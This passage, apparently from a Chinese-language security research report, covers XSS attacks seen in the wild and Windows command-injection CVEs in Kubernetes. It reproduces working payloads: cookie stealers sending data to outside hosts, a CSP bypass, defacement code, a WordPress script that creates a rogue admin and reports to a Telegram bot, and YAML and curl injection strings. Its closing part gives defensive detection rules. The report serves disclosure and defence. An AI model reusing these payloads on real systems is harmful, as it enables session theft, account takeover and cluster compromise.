    (O)      \ \/\ / / _` | '__| '_ \| | '_ \/ _` |  | to test applications for (cross-site-scripting) weaknesses.
  __||__   \) \ V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,  | If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/  without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\  /____\         aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

盲打 XSS 服务包括：

- 免费自行托管
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- 免费第三方托管
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **绕过内容安全策略。**漏洞赏金猎人可能会遇到一种情况，那就是目标站点存在 XSS 漏洞，但站点上有内容安全策略 (CSP) 用于抵御漏洞利用，于是就在 CSP 中寻找可以利用的弱点。例如，考虑以下 CSP 响应标头：

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
object-src 'none' ;report-uri /Report-parsing-url;
```

此策略列出了允许在 Angular JS 中加载脚本的域，而以下有效负载通过调用回调函数并使用特定的漏洞类，可以绕过此策略：

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

攻击者的手法

在对远程来源的 JavaScript 的目的分类时，现实世界中有许多攻击者所用手法的例子，包括 Cookie 窃取、网站涂改和会话劫持/跨站点请求伪造 (CSRF)。

- **Cookie 窃取。**攻击者尝试将会话 Cookie 数据发送到其控制的站点，这样就能在帐户接管攻击中利用这些数据。以下示例尝试捕获 URL、引用网站和 document.cookie 数据，并以 XHR 请求的格式，将这些数据发送回攻击者的站点。

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- 网站涂改。攻击者注入 JavaScript，使用 document.documentElement.innerHTML 创建显示给客户端的新 HTML 页面，如下面的示例代码片段所示。

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

图 19 显示的屏幕截图为 Brave Web 浏览器，其中打开了 DevTools、底层代码以及通过涂改生成的 HTML。




图 19：XSS 网站接管

- **会话劫持/CSRF**。我们看到许多例子，攻击者尝试对 WordPress 管理员执行盲打会话劫持/CSRF 攻击。这些攻击希望 WordPress 管理员会使用有效负载来查看日志文件或某个 HTML 页面。当此有效负载在管理员的浏览器中执行时，它会尝试从端点 URL 中捕获有效的 REST“临时随机数”值，然后添加假冒管理员帐户。以下示例代码可实现所需的逻辑，而且还可以向攻击者的 Telegram 频道发送通知，提供入侵的详细信息。

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-
nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

仍未消失

XSS 仍未消失，这种攻击方法依旧是针对 Web 应用程序的极大威胁之一。全世界还有各式各样的 XSS 在不断发生，远不止 PoC 弹出框这么简单。恶意攻击者将 XSS 漏洞用于各种恶意用途。

企业可以执行漏洞扫描，并部署 Web 应用程序防火墙来保护易受攻击的网站，从而防御其 Web 应用程序中的 XSS 漏洞滥用情况。最终用户应确保其 Web 浏览器始终使用的是最新版（许多浏览器内置有 XSS 保护），并考虑安装 NoScript 等安全插件。

主机安全

在当今的网络安全世界中，主机安全是一个至关重要的因素。容器就像是一个紧凑的自包含软件包，包括应用程序和运行所需的所有组件。与笨拙的虚拟机不同，容器直接通过主机系统运行，因此具有轻量级的特性，并且易于部署。

虽然容器具有惊人的灵活性，但也会引入新的安全挑战。实现主机安全需要精心规划，并对潜在的风险有深入了解。这不仅仅关系到保护措施，而且还需要制定可靠的防御措施，能够适应不断变化的数字化格局。基本要求是什么？在当今的技术环境中，采取智能化的主机安全防护机制不是可有可无的选项，而是势在必行。

在安全纵深防御框架的最后这个部分中，将深入研究 Kubernetes 上的机会和挑战。

研究调查

Kubernetes

Kubernetes 是一种开源容器编排框架。在获得以容器形式提供的基础架构和应用程序后，Kubernetes 能够自动部署和管理这些资源，并处理负载均衡、故障转移以及工作负载扩展等工作。Kubernetes 在分布式计算领域具有举足轻重的地位，因而也成为了对攻击者有利可图的目标。企业广泛使用 Kubernetes 来管理其大部分基础架构和代码，这其中也包括关键组件。因此，一旦攻击者成功入侵或利用其中的漏洞，势必会给企业造成巨大影响。

考虑到企业环境中日益依赖 Kubernetes，我们自行发起了一项研究工作，并于 2023 年和 2024 年，在 Kubernetes 中发现了六个可以实现命令注入攻击的 CVE。这些攻击可能会导致侵入和彻底接管 Kubernetes 集群。我们还在其 Sidecar 项目中发现了一个设计缺陷，可以用来造成敏感数据泄露或持久执行。

Kubernetes 的工作原理

在我们深入了解如何侵入和接管 Kubernetes 之前，首先最好了解其工作原理。

在 Kubernetes 集群中，最小的计算单元称为 *Pod*。其中包含一个或多个容器，用于托管您要运行的应用程序。Pod 在*节点*中的共享资源上运行，节点可以是虚拟机或物理机器，提供计算资源。*控制节点*负责监管所有组件，该节点管理编排和资源分配。它还可以在集群中创建*命名空间*，用于在集群内部隔离出一组资源。这使得您可以在集群内部不同的组件之间创建隔离（图 20）。




图 20：Kubernetes 集群架构的整体概览

配置 Kubernetes

Kubernetes 几乎将 YAML 文件用于各个方面：从配置容器网络接口到 Pod 管理，甚至是密钥处理都会用到该文件。YAML 是一种数据序列化语言，采用了用户易于阅读的设计。管理员将 YAML 文件上传到控制节点，其中包含所要实施的配置和操作（例如部署新 Pod），然后控制节点就会负责完成所有实施（图 21）。




图 21：Kubernetes Pod 部署工作流

由于配置和部署容器所需的管理工作，在配置的解析机制中的任何漏洞都会导致破坏性的结果，例如完全接管控制节点或工作节点。

命令注入攻击

通常，用户在 Kubernetes 集群上所能执行的操作就是部署或关闭 Pod。节点本身作为实际运行 Pod 的机器，不在用户的控制范围内。但是，为了部署所述的 Pod，必须在节点操作系统 (OS) 上执行各种操作，而这些操作是用户提供的配置带来的直接结果。缺乏输入验证或清理机制会使得攻击者可以将 OS 命令注入到输入中，然后在 YAML 文件处理期间触发并直接在节点上运行（图 22）。




图 22：命令注入攻击，导致直接在节点上运行命令

在集群中，攻击者可能会出于各种目的来尝试接管节点：

- **计算资源窃取。**在节点和 Pod 上运行任意程序的功能，使得攻击者可以在劫持的基础设施上托管自己的僵尸网络，或者运行加密挖矿操作。
- **企业入口点。**由于 Pod 中托管着企业的部分逻辑，因此通常会与数据中心的其余部分有某种类型的连接。这意味着，侵入节点的攻击者或许能够实现横向移动，转到网络的其余部分。对于最早获得访问权限的攻击者而言，这尤为有利可图，因为他们可以充当中间人，转手将所侵入网络的访问权限出卖给出价最高的人。
- **特权提升。**由于节点会托管多个容器和服务，因此可能需要某种集群内的横向移动来获取所需的访问权限。虽然 Pod 通常没有这种访问权限，但使用命令注入攻击来侵入节点，就能够轻松地访问必要的数据。

卷不仅对于更新非常有用，对于接管攻击也是如此

我们在接近 2023 年底披露的第一批漏洞就是在 Kubernetes 的卷功能中。卷是在 Pod 和托管节点之间共享的一组目录。由于 Pod 的性质是易失性的，因此使用卷来创建持久存储解决方案，卷可以修改而无需重新创建 Pod 容器映像。这在您需要进行更新时非常有用，例如对于网站。

在您希望接管集群时，卷也非常有用。由于卷连接到节点和 Pod，因此必须指向主机文件系统（工作节点）上以及 Pod 的虚拟文件系统上的实际路径。这些路径均在部署新节点时在 YAML 配置中指定，而这正好与我们的目的不谋而合（图 23）。

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

图 23：Kubernetes 卷配置

CVE-2023-3676

具体而言，我们对 *subPath* 参数非常感兴趣，该参数指定主机上的相对路径。在对此参数执行检查的过程中，kubelet（在节点上运行容器的主服务）检查该参数是否为符号链接。在 Windows 上，此检查使用 PowerShell 命令，并原样传递参数。因此，我们只需使用 PowerShell 评估字符串，使其在运行检查参数是否为符号链接的命令之前，运行我们自己的命令（图 24）。




图 24：subPath 符号链接检查漏洞利用

我们向 Kubernetes 团队披露了这一情况，此问题被分配了编号 CVE-2023-3676。该团队将 *subPath* 参数作为环境变量传递，这样在命令实际执行之前不会进行评估，从而修复了此问题。在修复此问题时，团队还发现了另外两个类似的参数检查，分别分配了编号 CVE-2023-3955 和 CVE-2023-3893。这些 CVE 被认为是源自 Akamai 研究员 Tomer Peled 的贡献。

CVE-2023-5528

我们的上一个 CVE 中讨论的是所有 Kubernetes 卷中的常规子参数，但接下来的问题关系到称为“本地卷”的特定卷类型。最初，创建卷是为了将主机节点上的目录映射到 Pod，重新启动 Pod 时，会向其分配不同的节点，映射文件夹中的数据也会丢失。为了解决这个问题，Kubernetes 实施了 *PersistentVolumes*，这种卷可以记住所分配到的节点，确保不会重新分配 Pod 并丢失其数据。

实际漏洞非常相似。在前面的案例中，卷会检查提供的路径是否为符号链接。在本例中，它在主机路径与 Pod 的文件系统之间创建符号链接。问题在于，在创建符号链接时，会直接运行 *cmd* 及未清理过的输入参数。这意味着，我们只需在路径参数中注入自己的恶意命令，然后就可以没有阻碍地执行命令（图 25）。

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

图 25：在 PersistentVolumes 配置中插入恶意命令

这会导致在解析我们的配置 YAML 时，kubelet 运行 *cmd.exe* 并执行我们的命令（图 26）。


图 26：命令注入的结果

为此漏洞分配的编号为 CVE-2023-5528。为了解决这个问题，Kubernetes 不再使用不安全的 *cmd* 命令，而是改为使用 Go（用于构建 Kubernetes 的编程语言）中的安全实施方法来创建符号链接。

Git-sync 同步共享密钥

我们发现的下一组问题并非直接出现在 Kubernetes 中，而是在其 Sidecar 项目 git-sync 中。git-sync 项目用于连接 Pod 与 git 存储库，以便在其站点/服务器之间自动同步更改，这样就无需通过 CI/CD 解决方案来手动进行更改。例如，用户可以采用此功能，将其 nginx Pod 关联到某个存储库，该存储库中包含要通过 nginx Pod 公开的文件。

通过查看 git-sync 的用法页面，我们发现该命令支持许多可能的配置参数，因此用户可以根据自己的需求来自定义 git-sync。极有可能成为潜在攻击媒介的两个参数是 GITSYNC_GIT 和 GITSYNC_PASSWORD，我们设想了两个攻击媒介来阐明它们。



隐秘代码执行

具有集群或命名空间低级权限（创建权限）的攻击者，可以应用一个恶意 YAML 文件，其中包含指向其二进制文件的路径，从而使该文件以 git-sync 的名义执行（图 27）。该二进制文件需要可供 Pod 访问，而这可以通过多种不同的方法来实现，例如通过 Kubernetes 探测、卷或随 git-sync Pod 提供的 LOLBins。

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

图 27：设想的攻击路径

准确地说，这不是漏洞，因为我们没有注入任何命令。我们只是告诉 Pod 为 git 使用不同的二进制文件，这就能导致它启动恶意有效负载。应用配置 YAML 文件之后，将会创建具有 git-sync 的 Pod。

对于攻击者而言，git-sync 带来的额外好处是恶意有效负载会部分隐藏在 git-sync 名称和 Pod 中，因而更容易被防御者忽视。在只需要计算资源的加密劫持攻击中，这个特性尤为有用。

数据外泄

第二种攻击涉及到 GITSYNC_PASSWORD_FILE 参数。Git-sync 用户可以使用此参数为 Pod 提供身份验证文件，随后在连接到存储库时会使用该文件。

攻击者如果具有高级编辑权限，就可以将参数的值指向 Pod 上攻击者想要外泄的文件，还可以修改 git 存储库位置。接下来在 Pod 中 git-sync 进程的部署，会将 GITSYNC_PASSWORD_FILE 参数中请求的文件从 Pod 发送到攻击者的机器。而 GITSYNC_PASSWORD_FILE 的文件路径或所需的权限没有任何限制。

不难想象，这属于高外泄风险。例如，攻击者可以利用此技术检索 Pod 的访问令牌，这样他们就能够以 git-sync Pod 为幌子与集群进行交互。

我们将这些攻击媒介报告给 Kubernetes 团队（该团队还负责 git-sync），但他们不认为这是漏洞。他们不希望我们在社区中分享此发现，不过我们在 DEF CON 32 的 Red Team Village 上进行了分享。

日志记录导致的问题

我们发现的上一个命令注入漏洞是 CVE-2024-9042，采用了新的日志记录机制，称为日志查询。

日志查询是 Kubernetes 用于较大的日志记录框架的测试版功能。借助该功能，用户可以使用 CLI 或 curl 来查询远程机器的系统状态。例如，用户可输入以下命令来查询远程节点上 kubelet 服务的状态：

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

在后台，查询使用 PowerShell 命令构建（在远程节点上），这引起了我们的好奇心，想要知道这是不是也会成为命令注入的漏洞。通过检查日志查询可以接收的各种参数，我们发现 Kubernetes 确实从以前的服务名称参数问题中吸取了教训，这可能是使用非常广泛的参数，现在该参数在使用之前需要经过验证。

但是，日志查询支持按模式查找，而不仅仅是通过明确的服务名称，而模式参数未经过清理，也不会验证。因此，攻击者可以编造日志查询 API，使用注入到模式字段中的恶意 PowerShell 命令，然后就可以在远程节点上执行。

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

不过，这个漏洞不容易被利用，因为所查询的服务不仅需要有测试版的日志查询，还必须在 Windows 框架的事件跟踪中进行日志记录（而不是默认的日志记录框架 *klog*）。这极大地限制了可以攻击的目标，但也不至于完全没有目标。例如，常用的网络接口 Calico 包含 Non-Sucking Service Manager，这就容易遭受攻击。

检测和抵御

当然，最直接有效的抵御措施就是将 Kubernetes 实例修补到最新版本。尽管如此，在未修补的集群上，也可以采用一些检测解决方案和其他抵御策略来减少成功侵入的影响。

采用全面的安全策略来保护 Kubernetes 环境，涵盖多个层面，这一点非常重要。这包括 Pod 安全策略 (PSP)，其中列出了在 Kubernetes 集群中操作 Pod 的安全要求，控制 Pod 如何彼此通信以及与外部服务通信的网络策略，以及运行时安全策略，侧重于在执行期间保护容器化工作负载。

例如，PSP 尤为重视管理特权提升，使用 root 权限运行容器，访问主机文件系统，以及其他与安全相关的设置（例如，内核功能、卷类型、主机命名空间访问等）。此外，使用 Kubernetes 的内置密钥存储机制有助于有效地管理密码、证书和 API 密钥，还可以实施自动化的警报和日志记录系统，以更好地识别和响应安全事件。

基于角色的访问控制

基于角色的访问控制是一种根据用户的身份和角色对用户操作分段的方法。例如，每个用户只能在自己的命名空间中创建 Pod，或者只能查看允许访问的命名空间的信息。由于上述我们讨论的所有漏洞都需要某种级别的权限（主要是部署 Pod 的能力），将用户限制在特定的命名空间中，可以将爆炸半径从整个集群减少到该命名空间。

威胁搜寻

由于大部分这些技术会接管 Kubernetes 节点，因而会产生异常现象。通过密切监视这些机器并维护“常态”基线，应该能在出现任何后利用活动时引发警报。借助面向 Kubernetes 的 Akamai Guardicore Segmentation 的支持，以及在 Akamai Hunt 的帮助下，您可以做到预先防范新出现的威胁。

请记住，所讨论的漏洞只影响 Windows 节点。如果您的 Kubernetes 集群没有任何 Windows 节点，那么风险就会小得多（但不是完全没有，因为我们并不是唯一寻找漏洞的安全研究人员）。

此外，由于问题在源代码中，此威胁会长期存在，利用这个漏洞的情况也很有可能会增长。正因为如此，我们强烈建议修补您的集群，使其能够防御未来的威胁，即使其中目前并没有任何 Windows 节点。

开放策略代理

开放策略代理 (OPA) 是一种开源代理，用户通过该代理可以接收流入和流出节点的流量的相关数据，并且可以对接收到的数据执行基于策略的操作。我们提供了以下 OPA 规则，可基于易受攻击的参数，检测和阻止可能的漏洞利用尝试。

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “Pod”
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, “$(“)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “PersistentVolume”
  path := input.request.object.spec.local.path
  contains(path, “&”)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “<Deployment/Pod>”
  path := input.request.object.spec.env.name
  contains(path, “GITSYNC_GIT”)
